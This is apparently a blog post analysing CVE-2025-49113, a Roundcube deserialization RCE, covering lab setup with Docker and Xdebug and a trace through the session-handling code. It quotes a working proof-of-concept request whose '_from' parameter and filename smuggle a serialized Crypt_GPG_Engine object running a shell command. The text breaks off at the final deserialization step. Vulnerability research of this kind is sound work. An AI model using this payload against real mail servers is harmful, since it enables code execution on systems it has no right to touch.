Analyze CVE-2025-49113 Roundcube RCE via PHP Object Deserialization
Introduction
In this post, I will begin my deep dive into CVE analysis with a closer look at CVE-2025-49113—a remote code execution (RCE) vulnerability affecting Roundcube. As this is my first CVE analysis, my goal is not only to investigate the flaw but also to develop a clear, repeatable process for examining real-world vulnerabilities. I will walk through each stage: setting up the environment, reproducing the issue, tracing the vulnerable code, and unpacking how a deserialization flaw can escalate to code execution. By approaching the analysis step-by-step, I aim to build a solid foundation for more advanced vulnerability research in the future.
Setup Environment
The first step is to prepare an environment in which the vulnerability can be reproduced. This analysis draws on insights and proof-of-concepts (PoCs) from the following prior work:
- CVE‑2025‑49113 – Post‑Auth Remote Code Execution in Roundcube via PHP Object Deserialization
- Roundcube ≤ 1.6.10 Post-Auth RCE via PHP Object Deserialization [CVE-2025-49113]
First, we need to install the vulnerable version of Roundcube—in this case, version 1.6.10. We’ll use the pre-built package provided below to set up the environment: BUILD + POC
But to make the analysis more convenient, I will set up remote debugging and analyze it directly on my own machine. Start by adding those lines to rc_install.sh:
1
2
3
4
5
6
7
8
9
10

apt install -yq --no-install-recommends apache2 php php-mysql php-intl php-mbstring php-xml php-common php-cli php-curl php-zip php-gd php-imagick unzip mariadb-server dovecot-imapd dovecot-pop3d composer bsd-mailx wget curl
+ # add debugger
+ apt install -yq --no-install-recommends php-xdebug
+ echo "zend_extension=$(find /usr/lib/php/ -name xdebug.so)" >> /etc/php/*/apache2/php.ini
+ echo "xdebug.mode=debug" >> /etc/php/*/apache2/php.ini
+ echo "xdebug.start_with_request=yes" >> /etc/php/*/apache2/php.ini
+ echo "xdebug.client_host=host.docker.internal" >> /etc/php/*/apache2/php.ini
+ echo "xdebug.client_port=9003" >> /etc/php/*/apache2/php.ini
+ # end add debugger
Now setup launch.json for our working vscode:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
{
  "version": "0.2.0",
  "configurations": [
    {
      "name": "Xdebug",
      "type": "php",
      "request": "launch",
      "port": 9003,
      "pathMappings": {
        "/var/www/html/roundcube": "${workspaceFolder}/roundcube"
      }
    }
  ]
}
Then we just run
1
2
3
4
5
6
7
docker run --name ubuntu24 \
  -p 9876:80 \
  -v "$PWD/rc_install.sh":/root/rc_install.sh \
  -it ubuntu:24.04 \
  bash -c "chmod +x /root/rc_install.sh && /root/rc_install.sh && exec bash"

docker cp ubuntu24:/var/www/html/roundcube ./roundcube
Then we just need to press F5 in vscode to start debugging.

Start Analyzing
Based on findings from public articles and proof-of-concept (PoC) code, the vulnerability can be traced to the _from parameter in actions/settings/upload.php. This parameter is retrieved directly from user input and processed without sufficient validation.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
        $from = rcube_utils::get_input_string('_from', rcube_utils::INPUT_GET);
        $type = preg_replace('/(add|edit)-/', '', $from);

        // Validate URL input.
+       if (!rcube_utils::is_simple_string($type)) {
+           rcmail::write_log(
+               'errors',
+               'The URL parameter "_from" contains disallowed characters and the request is thus rejected.'
+           );
+           $rcmail->output->command('display_message', 'Invalid input', 'error');
+           $rcmail->output->send('iframe');
+       }

        // Plugins in Settings may use this file for some uploads (#5694)
        // Make sure it does not contain a dot, which is a special character
        // when using rcube_session::append() below
Since the _from parameter is fully controlled by the client and lacks sufficient input validation, it serves as a direct entry point for malicious payloads. An attacker can manipulate this parameter to influence application behavior in unexpected ways, ultimately enabling exploitation.
Starting point
To better understand how the vulnerability unfolds, the state diagram below illustrates the execution flow from file upload to the point of unsafe deserialization.
---
title: Exploitation Flow — File Upload to RCE via Unsafe Deserialization
---
stateDiagram-v2
    [*] --> Upload

    state "Upload Process" as Upload {
        [*] --> GetParam
        GetParam: Retrieve `_from` parameter (user input)
        GetParam --> ProcessFile: Validate & process uploaded file
        ProcessFile --> AppendSession: Append uploaded data to session
        AppendSession: session.append(type + ".files", id, attachment)
        AppendSession --> [*]
    }

    Upload --> WriteSession: Upload completes, session write triggered

    state "Session Write (rcube_session::sess_write)" as WriteSession {
        [*] --> PrepareData: Prepare new session data
        PrepareData: $newvars = _fixvars($vars, $oldvars)

        state fork1 <<fork>>
        PrepareData --> fork1
        fork1 --> UnserializeOld: Unserialize old session data
        fork1 --> UnserializeNew: **Unsafe** unserialize of new session data

        UnserializeOld --> MergeData
        UnserializeNew --> MergeData
        MergeData: Merge old & new session variables
        MergeData --> SerializeData
        SerializeData: Serialize merged session data
        SerializeData --> CommitToDB: Write serialized session to DB
        CommitToDB --> [*]
    }

    WriteSession --> ReadPreferences: Next request (session read)

    state "User Preferences Load (rcube_user::get_prefs)" as ReadPreferences {
        [*] --> OverwriteConfig: Overwrite runtime config with session preferences
        OverwriteConfig --> DeserializePrefs: Unserialize `$_SESSION['preferences']`
        DeserializePrefs --> ExecutePayload: Gadget chain triggered — code execution
        ExecutePayload: Remote Code Execution (RCE)
        ExecutePayload --> [*]
    }
Now let’s deep dive further into the problem.
TIPS
Before diving in, I highly recommend you to read Insecure deserialization - PortSwigger to fully understand the concept of insecure deserialization.
Deep Dive into the Vulnerability
To summarize, I will split the above flow into three main parts for easier understanding:
Injecting Malicious Payload: Injects a malicious payload via the
_fromparameter (leveraging thefilenameduring file upload). This value is used to build a session key, and the uploaded data is appended directly into the session under that key.Handling Malicious Session Data: Inside
rcube_session::sess_write, Roundcube processes and stores session data. Internally, session variables are split using the|character, and its customunserialize()logic treats a leading!as a “no value” marker. This becomes a flaw when!appears inside attacker-controlled serialized data: the parser misinterprets it as a control flag instead of a normal character. This corrupts the$serializedreconstruction and allows arbitrary serialized objects to be smuggled in. The malicious object is then re-serialized and stored in the database. On the next request, when the session is loaded, these objects are present in memory and ready to trigger.Triggering Remote Code Execution: When a new
rcubeinstance starts up, it automatically callsunserialize($_SESSION['preferences']);. Because the attacker has already manipulated the serialized session data, they now control the contents ofpreferences. If a suitable gadget chain exists, this leads directly to execution of arbitrary PHP code.
To explain each of these stages in detail, I will walk through a POC from fearsoff-org/CVE-2025-49113. Using this PoC as a reference will make it easier to demonstrate exactly how the payload is injected, how the session corruption occurs, and how it ultimately leads to code execution — allowing us to see the vulnerability unfold step-by-step in a controlled environment.
Injecting Malicious Payload
In the first stage, our objective is to identify the sink of this vulnerability — which turns out to be the _from parameter in actions/settings/upload.php.
After some analysis, it becomes clear that _from works as a kind of indicator showing where the file upload originated.
For example, if _from=edit-identity, it means the file upload was triggered from the “edit identity” action.
Looking at the upload.php source, we can see that when a file is uploaded, Roundcube only removes the add- or edit- prefix from _from, replaces any . with -, and then appends the uploaded file to the session.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
class rcmail_action_settings_upload extends rcmail_action
{
    protected static $mode = self::MODE_AJAX;

    /**
     * Request handler.
     *
     * @param array $args Arguments from the previous step(s)
     */
    public function run($args = [])
    {
        $rcmail = rcmail::get_instance();
        $from   = rcube_utils::get_input_string(fname: '_from', rcube_utils::INPUT_GET);
        $type   = preg_replace('/(add|edit)-/', '', $from);

        // Plugins in Settings may use this file for some uploads (#5694)
        // Make sure it does not contain a dot, which is a special character
        // when using rcube_session::append() below
        $type = str_replace('.', '-', $type);

        // Supported image format types
        $IMAGE_TYPES = explode(',', 'jpeg,jpg,jp2,tiff,tif,bmp,eps,gif,png,png8,png24,png32,svg,ico');

        // clear all stored output properties (like scripts and env vars)
        $rcmail->output->reset();

        $max_size = $rcmail->config->get($type . '_image_size', 64) * 1024;
        $uploadid = rcube_utils::get_input_string('_uploadid', rcube_utils::INPUT_GET);

        if (!empty($_FILES['_file']['tmp_name']) && is_array(value: $_FILES['_file']['tmp_name'])) {
            $multiple = count($_FILES['_file']['tmp_name']) > 1;

            foreach ($_FILES['_file']['tmp_name'] as $i => $filepath) {
                $err        = $_FILES['_file']['error'][$i];
                $imageprop  = null;
                $attachment = null;

                // Process uploaded attachment if there is no error
                if (!$err) {
                    if ($max_size < $_FILES['_file']['size'][$i]) {
                        $err = 'size_error';
                    }
                    // check image file type
                    else {
                        $image     = new rcube_image($filepath);
                        $imageprop = $image->props();

                        if (!in_array(strtolower($imageprop['type']), $IMAGE_TYPES)) {
                            $err = 'type_error';
                        }
                    }
                }

                // save uploaded image in storage backend
                if (!empty($imageprop)) {
                    $attachment = $rcmail->plugins->exec_hook('attachment_upload', [
                        'path'     => $filepath,
                        'size'     => $_FILES['_file']['size'][$i],
                        'name'     => $_FILES['_file']['name'][$i],
                        'mimetype' => 'image/' . $imageprop['type'],
                        'group'    => $type,
                    ]);
                }

                if (!$err && !empty($attachment['status']) && empty($attachment['abort'])) {
                    $id = $attachment['id'];

                    // store new file in session
                    unset($attachment['status'], $attachment['abort']);
                    $rcmail->session->append($type . '.files', $id, value: $attachment);

                    $content = rcube::Q($attachment['name']);

                    $rcmail->output->command('add2attachment_list', "rcmfile$id", [
                            'html'      => $content,
                            'name'      => $attachment['name'],
                            'mimetype'  => $attachment['mimetype'],
                            'classname' => rcube_utils::file2class($attachment['mimetype'], $attachment['name']),
                            'complete'  => true
                        ],
                        $uploadid
                    );
                }
                else {
                    $error_label = null;
                    if ($err == 'type_error') {
                        $error_label = 'invalidimageformat';
                    }
                    else if ($err == 'size_error') {
                        $error_label = ['name' => 'filesizeerror', 'vars' => ['size' => self::show_bytes($max_size)]];
                    }

                    self::upload_error($err, $attachment, $error_label);
                }
            }
        }
        else if (self::upload_failure()) {
            $rcmail->output->command('remove_from_attachment_list', $uploadid);
        }

        $rcmail->output->send('iframe');
    }
}
As an example, if we upload a file with _from=edit-payload1, the request might look like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
POST /?_task=settings&_framed=1&_remote=1&_from=edit-payload1&_id=&_uploadid=upload1755092292746&_unlock=loading1755092292746&_action=upload HTTP/1.1
Host: localhost:9876
Content-Length: 8782
Accept-Language: en-US
sec-ch-ua-mobile: ?0
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1J8fXAxVwJJ7ZwF1
Accept: application/json, text/javascript, */*; q=0.01
X-Roundcube-Request: ZSEZEbPH6Icn6RyL2KCXEQEQAHuXKIEo
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate, br
Cookie: roundcube_sessid=2rm9fvndt81lne7uat8j206or4; roundcube_sessauth=YHvzjZ8lWyR0lTK0HAo2Oo7eKc-1755092100
Connection: keep-alive

------WebKitFormBoundary1J8fXAxVwJJ7ZwF1
Content-Disposition: form-data; name="_file[]"; filename="loadpay2.jpg"
Content-Type: image/jpeg
Here, the _from value is parsed into $type (payload1 in this case), and the uploaded file’s data is appended to the session with:
1
$rcmail->session->append($type . '.files', $id, value: $attachment);
When append() runs, it first calls reload() if the session data may be stale:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
 public function append($path, $key, $value)
    {
        // re-read session data from DB because it might be outdated
        if (!$this->reloaded && microtime(true) - $this->start > 0.5) {
            $this->reload();
            $this->reloaded = true;
            $this->start = microtime(true);
        }

        $node = &$this->get_node(explode('.', $path), $_SESSION);

        if ($key !== null) {
            $node[$key] = $value;
            $path .= '.' . $key;
        }
        else {
            $node[] = $value;
        }

        $this->appends[] = $path;

        // when overwriting a previously unset variable
        if (array_key_exists($path, $this->unsets)) {
            unset($this->unsets[$path]);
        }
    }
Inside reload(), the logic works like this:
Copy any in-memory appends from $this->appends into a temporary array.
Read the current serialized session from the database.
Decode it into $_SESSION.
Merge the in-memory appends into the freshly decoded session.
unset
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
public function reload()
  {
      // collect updated data from previous appends
      $merge_data = [];
      foreach ((array) $this->appends as $var) {
          $path = explode('.', $var);
          $value = $this->get_node($path, $_SESSION);
          $k = array_pop($path);
          $node = &$this->get_node($path, $merge_data);
          $node[$k] = $value;
      }

      if ($this->key) {
          $data = $this->read($this->key);
      }

      if (!empty($data)) {
          session_decode($data);

          // apply appends and unsets to reloaded data
          $_SESSION = array_merge_recursive($_SESSION, $merge_data);

          foreach ((array) $this->unsets as $var) {
              if (isset($_SESSION[$var])) {
                  unset($_SESSION[$var]);
              }
              else {
                  $path = explode('.', $var);
                  $k = array_pop($path);
                  $node = &$this->get_node($path, $_SESSION);
                  unset($node[$k]);
              }
          }
      }
  }
in append() , Because get_node() returns by reference, the write in append() directly modifies the nested session array, for example:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
...
#$PATH = "payload1.files"

    /** get_node()
     * Returns a reference to the node in data array referenced by the given path.
     * e.g. ['compose','attachments'] will return $_SESSION['compose']['attachments']
     */
  $node = &$this->get_node(explode('.', $path), $_SESSION);
  #node -> $_SESSION['payload1']['files'] = null


        if ($key !== null) {
            $node[$key] = $value;
// $_SESSION['payload1']['files']['key'] = $value; where value is the attachment data
// $value =   array(6)
// "/var/www/html/roundcube/temp/RCMTEMPattmnt689d4b0f7c3f4954327456"
// 89
// "loadpay2"
// "image/png"
// "payload1"
// "11755138831050915900"
            $path .= '.' . $key;
        }
        else {
            $node[] = $value;
        }
...
The final stored path looks like:
1
2
3
4
5
6
7
      # path = "payload1.files.11755138831050915900"
        $this->appends[] = $path;

        // when overwriting a previously unset variable
        if (array_key_exists($path, $this->unsets)) {
            unset($this->unsets[$path]);
        }
This is how the uploaded file is anchored inside the session. Importantly, because $type is derived directly from the client-controlled _from parameter, it influences where in the session tree this data lands — which becomes critical later when the custom serialization logic interacts with these keys.
Handle Malicious Session Data
In the previous section, we discussed how the malicious payload is injected into the session via the _from parameter. Now, we will look at how this data is incorrectly processed by Roundcube, eventually leading to unsafe deserialization.
When the upload process completes, Roundcube calls rcube_session::sess_write() to write the updated session data back to the database. This function is responsible for taking the in-memory $_SESSION array, serializing it, and storing it. The vulnerability lies in how Roundcube reconstructs session data before serialization.
From this point, I will follow the PoC from the vulnerability’s author to make the flow easier to understand.
The PoC sends the following request:
1
2
3
4
5
6
7
8
9
10
11
12
POST /?_from=edit-!";i:0;O:16:"Crypt_GPG_Engine":1:{S:26:"\00Crypt_GPG_Engine\00_gpgconf";S:18:"touch+/tmp/pwned;#";}i:0;b:0;}";}}&_task=settings&_framed=1&_remote=1&_id=1&_uploadid=1&_unlock=1&_action=upload HTTP/1.1
Host: roundcube.local
X-Requested-With: XMLHttpRequest
Accept-Encoding: identity
Content-Length: 242

-----------------------------WebKitFormBoundary
Content-Disposition: form-data; name="_file[]"; filename="x|b:0;preferences_time|b:0;preferences|s:179:\"a:3:{i:0;s:57:\".png"
Content-Type: image/png

IMAGE
----------------------------- WebKitFormBoundary--
So in the POC author send request with $_from = edit-!";i:0;O:16:"Crypt_GPG_Engine":1:{S:26:"\00Crypt_GPG_Engine\00_gpgconf";S:18:"touch+/tmp/pwned;#";}i:0;b:0;}";}} and the uploaded filename is x|b:0;preferences_time|b:0;preferences|s:179:\"a:3:{i:0;s:57:\".png". so why?
after the file is uploaded, the session will contain the following data:

Similar to the previous section example. So where is the problem?
After the process finished, Roundcube will try to write the session data back to the database. The sess_write() function is responsible for this.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
    public function sess_write($key, $vars)
    {
        if ($this->nowrite) {
            return true;
        }
        $oldvars = $this->get_cache($key);

        if ($oldvars) {
          # look at this _fixvars function
            $newvars = $this->_fixvars($vars, $oldvars);
            return $this->update($key, $newvars, $oldvars);
        }
....
In _fixvars(), the logic is as follows:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
    protected function _fixvars($vars, $oldvars)
    {
        $newvars = '';

        if ($oldvars !== null) {
          # call unserialize on oldvars (No problem here)
            $a_oldvars = $this->unserialize($oldvars);
            if (is_array(value: $a_oldvars)) {

          ....


          # Problem here
                $newvars = $this->serialize(array_merge(
                    (array)$a_oldvars, (array)$this->unserialize($vars)));
            }
            else {
                $newvars = $vars;
            }
        }

        $this->unsets = [];

        return $newvars;
    }
In detail, $newvars is built by merging the old session data with the newly provided data. The issue appears when unserialize() is called on this new data — which, being under our control, can be crafted to exploit the ! handling flaw in the unserialize() function.
Now with the malicious request, the unserialize() function for $vars will receive the following data:
1
"language|s:5:"en_US";imap_namespace|a:4:{s:8:"personal";a:1:{i:0;a:2:{i:0;s:0:"";i:1;s:1:"/";}}s:5:"other";N;s:6:"shared";N;s:10:"prefix_out";s:0:"";}imap_delimiter|s:1:"/";imap_list_conf|a:2:{i:0;N;i:1;a:0:{}}user_id|i:1;username|s:9:"roundcube";storage_host|s:9:"localhost";storage_port|i:143;storage_ssl|b:0;password|s:32:"JZDI3eyN0+fKy1FACbDRsh6nfCaYHJvB";login_time|i:1755144162;STORAGE_SPECIAL-USE|b:1;auth_secret|s:26:"zcPc7GejK2dBWfhQQs7HgMjTrA";request_token|s:32:"pIfyjf6j2QJbzhmFOMPTMI32YNqXSxWU";plugins|a:1:{s:22:"filesystem_attachments";a:1:{s:112:"!";i:0;O:16:"Crypt_GPG_Engine":1:{S:26:"\00Crypt_GPG_Engine\00_gpgconf";S:18:"touch /tmp/pwned;#";}i:0;b:0;}";}}";a:1:{s:20:"11755144165096127000";s:64:"/var/www/html/roundcube/temp/RCMTEMPattmnt689d5fe5ea16e359260850";}}}!";i:0;O:16:"Crypt_GPG_Engine":1:{S:26:"\00Crypt_GPG_Engine\00_gpgconf";S:18:"touch /tmp/pwned;#";}i:0;b:0;}";}}|a:1:{s:5:"files";a:1:{s:20:"11755144165096127000";a:6:{s:4:"path";s:64:"/var/www/html/roundcube/temp/RCMTEMPattmnt689d5fe5ea16e359260850";s:4:"size";i:89;s:4:"name";s:65:"x|b:0;preferences_time|b:0;preferences|s:179:"a:3:{i:0;s:57:".png";s:8:"mimetype";s:9:"image/png";s:5:"group";s:112:"!";i:0;O:16:"Crypt_GPG_Engine":1:{S:26:"\00Crypt_GPG_Engine\00_gpgconf";S:18:"touch /tmp/pwned;#";}i:0;b:0;}";}}";s:2:"id";s:20:"11755144165096127000";}}}"
| In general, this function attempts to split session-type serialized data by the | character, then unserialize each part into the form a: |
1
2
3
language|s:5:"en_US"
would become
a:1:{s:8:"language";s:5:"en_US";}
The problem arises when the ! character appears in the serialized data. In Roundcube’s custom unserialize() logic, a leading ! is treated as a special marker indicating “no value.” However, if ! appears within attacker-controlled serialized data, it disrupts the parsing process and leads to unexpected behavior.
To make this easier to understand, think of each serialized key-value pair as having the structure:
1
<key>|<type>:<length>:"<value>";
Here, each key-value pair is separated by |, and the value is serialized in the format <type>:<length>:"<value>";.
When the key starts with !, it is treated as a special case:
1
2
3
4
5
6
7
8
9
            if ($str[$p] == '!') {
                $p++;
                $has_value = false;
            }
            .....
             else {
                $serialized .= 'N;';
                $q += 2;
            }
I set a breakpoint at the vulnerable ! handling in rcube_session::unserialize() to see how the data is processed:

we can see that now the $serialized variable contains the following data:
1
"s:8:"language";s:5:"en_US";s:14:"imap_namespace";a:4:{s:8:"personal";a:1:{i:0;a:2:{i:0;s:0:"";i:1;s:1:"/";}}s:5:"other";N;s:6:"shared";N;s:10:"prefix_out";s:0:"";}s:14:"imap_delimiter";s:1:"/";s:14:"imap_list_conf";a:2:{i:0;N;i:1;a:0:{}}s:7:"user_id";i:1;s:8:"username";s:9:"roundcube";s:12:"storage_host";s:9:"localhost";s:12:"storage_port";i:143;s:11:"storage_ssl";b:0;s:8:"password";s:32:"z5BDDuKEqa1aDSjCtIF7MN4Xom3xpHtf";s:10:"login_time";i:1755179747;s:19:"STORAGE_SPECIAL-USE";b:1;s:11:"auth_secret";s:26:"AhHzbvptdYJui52Iu4gBS2xmQI";s:13:"request_token";s:32:"H0vhtuYLE4conLo2hsvvd7HY881ybUne";s:7:"plugins";a:1:{s:22:"filesystem_attachments";a:1:{s:112:"!";i:0;O:16:"Crypt_GPG_Engine":1:{S:26:"\00Crypt_GPG_Engine\00_gpgconf";S:18:"touch /tmp/pwned;#";}i:0;b:0;}";}}";a:1:{s:20:"11755179751029729700";s:64:"/var/www/html/roundcube/temp/RCMTEMPattmnt689deae748053096813850";}}}"
This means the parser has already processed:
1
2
3
4
5
 "storage_port|i:143;storage_ssl|b:0;password|s:32:"z5BDDuKEqa1aDSjCtIF7MN4Xom3xpHtf";login_time|i:1755179747;STORAGE_SPECIAL-USE|b:1;auth_secret|s:26:"AhHzbvptdYJui52Iu4gBS2xmQI";request_token|s:32:"H0vhtuYLE4conLo2hsvvd7HY881ybUne";plugins|a:1:{s:22:"filesystem_attachments";a:1:{s:112:"!";i:0;O:16:"Crypt_GPG_Engine":1:{S:26:"\00Crypt_GPG_Engine\00_gpgconf";S:18:"touch /tmp/pwned;#";}i:0;b:0;}";}}";a:1:{s:20:"11755179751029729700";s:64:"/var/www/html/roundcube/temp/RCMTEMPattmnt689deae748053096813850";}}}

but still needs to process:

+ !";i:0;O:16:"Crypt_GPG_Engine":1:{S:26:"\00Crypt_GPG_Engine\00_gpgconf";S:18:"touch /tmp/pwned;#";}i:0;b:0;}";}}|a:1:{s:5:"files";a:1:{s:20:"11755179751029729700";a:6:{s:4:"path";s:64:"/var/www/html/roundcube/temp/RCMTEMPattmnt689deae748053096813850";s:4:"size";i:89;s:4:"name";s:65:"x|b:0;preferences_time|b:0;preferences|s:179:"a:3:{i:0;s:57:".png";s:8:"mimetype";s:9:"image/png";s:5:"group";s:112:"!";i:0;O:16:"Crypt_GPG_Engine":1:{S:26:"\00Crypt_GPG_Engine\00_gpgconf";S:18:"touch /tmp/pwned;#";}i:0;b:0;}";}}";s:2:"id";s:20:"11755179751029729700";}}}
So now the key has started with !, the unserialize function will treat it as a special case. It first set the key as
1
2
3

            $name = substr($str, $p, $q - $p);
# $name = "";i:0;O:16:"Crypt_GPG_Engine":1:{S:26:"\00Crypt_GPG_Engine\00_gpgconf";S:18:"touch /tmp/pwned;#";}i:0;b:0;}";}}"
and value as N;. But instead of parse 2 next character as type and length, For the ! case, it will just skip the next 2 characters, so the next key just become
1
2
1:{s:5:"files";a:1:{s:20:"11755182161060923500";a:6:{s:4:"path";s:64:"/var/www/html/roundcube/temp/RCMTEMPattmnt689df45194672464729532";s:4:"size";i:89;s:4:"name";s:65:"x
- remove `a:` in the string.
and b:0 as the value of the key. Later, it continues parse the string like normal, preferences_time with value b:0, and preferences with value "a:3:{i:0;s:57:".png";s:8:"mimetype";s:9:"image/png";s:5:"group";s:112:"!";i:0;O:16:"Crypt_GPG_Engine":1:{S:26:"\00Crypt_GPG_Engine\00_gpgconf";S:18:"touch /tmp/pwned;#";}i:0;b:0;}".
Sh*t Summarize
I known this is a bit confusing, But this is the key summarize for whole stuff above:
- We can control
_fromparameter andfilename. - This later be injected into the session and serialized as follows (with
PAYLOAD1is from_fromandLOADPAY2is fromfilename):1
language|s:5:"en_US";imap_namespace|a:4:{s:8:"personal";a:1:{i:0;a:2:{i:0;s:0:"";i:1;s:1:"/";}}s:5:"other";N;s:6:"shared";N;s:10:"prefix_out";s:0:"";}imap_delimiter|s:1:"/";imap_list_conf|a:2:{i:0;N;i:1;a:0:{}}user_id|i:1;username|s:9:"roundcube";storage_host|s:9:"localhost";storage_port|i:143;storage_ssl|b:0;password|s:32:"cNAeP4Ei1qPd76vPS7fbZ06QIWtuSZyR";login_time|i:1755182158;STORAGE_SPECIAL-USE|b:1;auth_secret|s:26:"AOwsBXKC0Y9GhUashwasUMAYyF";request_token|s:32:"23v0fPZnVfOTsLEHSFpKR9JHbgzBHvCW";plugins|a:1:{s:22:"filesystem_attachments";a:1:{s:112:"PAYLOAD1";a:1:{s:20:"11755182161060923500";s:64:"/var/www/html/roundcube/temp/RCMTEMPattmnt689df45194672464729532";}}}PAYLOAD1|a:1:{s:5:"files";a:1:{s:20:"11755182161060923500";a:6:{s:4:"path";s:64:"/var/www/html/roundcube/temp/RCMTEMPattmnt689df45194672464729532";s:4:"size";i:89;s:4:"name";s:65:"LOADPAY2";s:8:"mimetype";s:9:"image/png";s:5:"group";s:112:"PAYLOAD1";s:2:"id";s:20:"11755182161060923500";}}}
So the idea is to inject ! into PAYLOAD1 to:
- Confuse the unserialize logic in the
secondPAYLOAD1part(as analyze above). - The
LOADPAY2break the logic and can be used to create a newkey|valuepair.1
:1:{s:5:"files";a:1:{s:20:"11755182161060923500.....x|b:0;preferences_time|b:0;preferences|s:179:"a:3 ... "Therefore, it will be broken into:
1
2
3
4
5
6
7
8
9
10
11
12
key:
  1:{s:5:"files";a:1:{s:20:"11755182161060923500";a:6:{s:4:"path";s:64:"/var/www/html/roundcube/temp/RCMTEMPattmnt689df45194672464729532";s:4:"size";i:89;s:4:"name";s:65:"x
  value:
 b:0
key:
  preferences_time
  value:
 b:0
key:
  preferences
  value:
 a:3:{i:0;s:57:".png";s:8:"mimetype";s:9:"image/png";s:5:"group";s:112:"PAYLOAD1"
Simple right? To sum up,
PAYLOAD1has 2 role: break the logic and add Inject object for later unsafe deserilization and got code execution.LOADPAY2is used to add thePAYLOAD1into the session as keypreferencesto unserialize later.
Triggering Remote Code Execution
In the previous sections, we have discussed how the malicious payload is injected into the session and how Roundcube processes this data incorrectly. Now, let’s explore how this can lead to remote code execution. After the session data is written back to the database, the next time a request is made, Roundcube will read the session data and unserialize it. This happens in rcube_user::get_prefs():
1
$saved_prefs = unserialize($_SESSION['preferences']);
